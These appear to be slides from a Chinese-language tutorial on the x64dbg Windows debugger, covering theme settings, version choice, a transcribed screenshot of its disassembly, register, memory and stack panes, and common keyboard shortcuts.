
Dark Theme 😎

1. Menu Bar

2. 點開 "Options"

3. 選擇 "Colors..."

4. "Current Theme" 選擇 "Dark"



x64dbg


- Open Source Windows Debugger
- 注意要用對版本
 - x86 PE -> x~~32~~dbg
 - x64 PE -> x~~64~~dbg
 - x96dbg



logo of x32dbg,
src: [https://github.com/x64dbg/
x64dbg](https://github.com/x64dbg/x64dbg)



logo of x64dbg,
src: [https://github.com/x64dbg/
x64dbg](https://github.com/x64dbg/x64dbg)



Other View (Memory Map, Symbols, Threads...)

Disassembly

RIP → 00007FF71D8F1700 C74424 28 06000000 mov dword ptr ss:[rsp+28],6
 00007FF71D8F1715 C74424 20 05000000 mov dword ptr ss:[rsp+20],5
 00007FF71D8F171D 41:B9 04000000 mov r9d,4
 00007FF71D8F1723 41:B8 03000000 mov r8d,3
 00007FF71D8F1729 BA 02000000 mov edx,2
 00007FF71D8F172E B9 01000000 mov ecx,1
 00007FF71D8F1733 E8 A9FCFFFF call test.7FF71D8F13E1
 00007FF71D8F1738 B8 00000000 mov eax,0
 00007FF71D8F173D 48:81C4 A8000000 add rsp,A8
 00007FF71D8F1744 5B pop rbx
 00007FF71D8F1745 5D pop rbp
 00007FF71D8F1746 C3 ret
 00007FF71D8F1747 90 nop
 00007FF71D8F1748 90 nop
 00007FF71D8F1749 90 nop
 00007FF71D8F174A 90 nop
 00007FF71D8F174B 90 nop
 00007FF71D8F174C 90 nop
 00007FF71D8F174D 90 nop
 00007FF71D8F174E 90 nop
 00007FF71D8F174F 90 nop
 00007FF71D8F1750 48:83EC 28 sub rsp,28
 00007FF71D8F1754 48:8805 A5480000 mov rax,qword ptr ds:[7FF71D8F6000]
 00007FF71D8F1758 48:8800 mov rax,qword ptr ds:[rax]
 00007FF71D8F175E 48:85C0 test rax,rax
 00007FF71D8F1761 ▾ 74 0C je test.7FF71D8F176F
 00007FF71D8F1763 FFDO call rax
 00007FF71D8F1765 48:8305 93480000 08 add qword ptr ds:[7FF71D8F6000],8
 00007FF71D8F176D ▾ EB E5 jmp test.7FF71D8F1754
 00007FF71D8F176F 48:83C4 28 add rsp,28
 00007FF71D8F1773 C3 ret
 00007FF71D8F1774 56 push rsi
 00007FF71D8F1775 53 push rbx
 00007FF71D8F1776 48:83EC 28 sub rsp,28
 00007FF71D8F177A 48:881D 5F600000 mov rbx,qword ptr ds:[7FF71D8F77E0]
 00007FF71D8F1781 48:8813 mov rdx,qword ptr ds:[rbx]
 00007FF71D8F1784 89D0 mov eax,edx
 00007FF71D8F1786 FFC2 inc edx
 00007FF71D8F1788 ▾ 75 11 jne test.7FF71D8F179B
 00007FF71D8F178A 74 0D vcall adv,adv
 rsi:"on Files"

dword ptr ss:[rsp+28]=[00000077D7FFF628]=8

.text:00007FF71D8F170D test.exe:\$170D #D0D

Register

RAX 0000000000000025 '%'
 RBX 00000000C473C85A
 RCX 00000000FFFFFF
 RDX 0000000000000001
 RBP 00000077D7FFF6A0
 RSP 00000077D7FFF600
 RSI 00000242C39C1389 &"FlushInstructionCache has "on Files"
 RDI 00000242C39C13E9
 R8 00007FF9EE895940 <msvcrt._pioinfo>
 R9 00007FF71D8F7138 test.00007FF71D8F7138
 R10 0000000000000000
 R11 0000000000000000
 R12 0000000000000000
 R13 00000242C3 \poc\Desktop\\
 R14 00000242C3 \poc\Desktop\\
 R15 0000000000000000
 RIP 00007FF71D8F170D test.00007FF71D8F170D
 RFLAGS 0000000000000304
 ZF 0 PF 1 AF 0
 OF 0 SF 0 DF 0
 CF 0 TF 1 IF 1
 LastError 00000000 (ERROR_SUCCESS)
 LastStatus 00000000 (STATUS_SUCCESS)
 GS 0028 FS 0053

Function Call Arguments

Default (x64 fastcall)
 1: rcx 00000000FFFFFF 00000000FFFFFF
 2:
 3:
 4:
 5:

Memory / Dump

Address	Hex	ASCII
00007FF9EF7D1000	CC	IIIIIIIIIIIIIIII
00007FF9EF7D1010	48 89 5C 24 10 48 89 74 24 18 57 41 56 41 57 48	H.\\$.H.t\$.WAWAH
00007FF9EF7D1020	81 EC 80 00 00 00 48 8B 05 E3 24 18 00 48 33 C4	.i....H..ä\$.H3Ä
00007FF9EF7D1030	48 89 44 24 70 4D 8B F9 41 8B F8 48 8B C1 85 D2	H.D\$pM.üA.øH.Ä.Ö
00007FF9EF7D1040	OF 84 61 65 0A 00 83 FA 0A OF	
00007FF9EF7D1050	33 C9 45 33 D2 4C 8D 74 24 61	
00007FF9EF7D1060	C4 4B 12 00 45 85 C9 OF 85 44	
00007FF9EF7D1070	33 D2 49 F7 F0 49 FF CE 8B CA	
00007FF9EF7D1080	0E 48 85 C0 75 EA 48 74 24	
00007FF9EF7D1090	0F 88 3E 65 0A 00 3F F7 0F 8F 5B 65 0A 00 44 8B	..>e..;÷...[e..D.
00007FF9EF7D10A0	C6 49 8B D6 49 8B CF E8 94 2D 0A 00 3B F7 7D 05	ÄI.ÖI.Ie.-..;÷.
00007FF9EF7D10B0	42 C6 04 3E 00 EB 02 EB 02 33 C0 48 8B 4C 24 70	BÆ.>.ë.ë.BÄH.L\$P
00007FF9EF7D10C0	48 33 CC E8 08 B4 08 00 4C 8D 9C 24 80 00 00 00	H3Ié.'..L..\$...
00007FF9EF7D10D0	49 8B 5B 28 49 8B 73 30 49 8B E3 41 5F 41 5E 5F	I.[(I.SOI.ää_A^_
00007FF9EF7D10E0	C3 CC CC CC CC CC CC CC CC	AiiiiiiiH.\\$ UVW
00007FF9EF7D10F0	41 54 41 55 41 56 41 57 48 8D AC 24 90 FE FF FF	ATAUAVAWH.-\$.þý

Stack

0000000077D7FFF600	00007FF71D8F118	test.00007FF71D8F118
0000000077D7FFF608	00000000C473C85A	
0000000077D7FFF610	00007FF9EE895940	msvcrt.00007FF9EE895940
0000000077D7FFF618	00007FF71D8F7101	test.00007FF71D8F7101
0000000077D7FFF620	00007FF71D8F135C	test.00007FF71D8F135C
0000000077D7FFF628	0000000000000008	
0000000077D7FFF630	94994CE40000000	
0000000077D7FFF638	00007FF71D8F703	1D8F7036
0000000077D7FFF640	723F628D00000000	
0000000077D7FFF648	00007FF71D8F7039	1D8F705D
0000000077D7FFF650	1ADD29C4000000	
0000000077D7FFF658	00007FF71D8F7084	test.00007FF71D8F7084
0000000077D7FFF660	AB18487300000008	
0000000077D7FFF668	00007FF71D8F70AB	test.00007FF71D8F70AB
0000000077D7FFF670	00000077D7FFF670	
0000000077D7FFF678	A3E533DC00000008	test.00007FF71D8F70CC
0000000077D7FFF680	00007FF71D8F70CC	
0000000077D7FFF688	872F9CEA00000008	test.00007FF71D8F70EA

Action: Activate Windows


Go to Settings to activate Windows.

Command: Commands are comma separated (like assembly instructions): mov eax, ebx

Paused INT3 breakpoint at test.00007FF71D8F170D!

Time Wasted Debugging: 0:03:12:25

x64dbg




x64dbg Shortcuts

- [F2] : 設定 breakpoint
- [F9] : Run / Continue
- [F7] : Step into (跟進 function)
- [F8] : Step over (執行完 function)
- [Ctrl+F9] : 執行到 ret
- [F4] : Run / Continue 到當前選取的 assembly
- [Ctrl+g] : 於 disassembly view 顯示 指定 address
- [Space] : 修改 assembly、memory
- [Alt+a] : Attach process

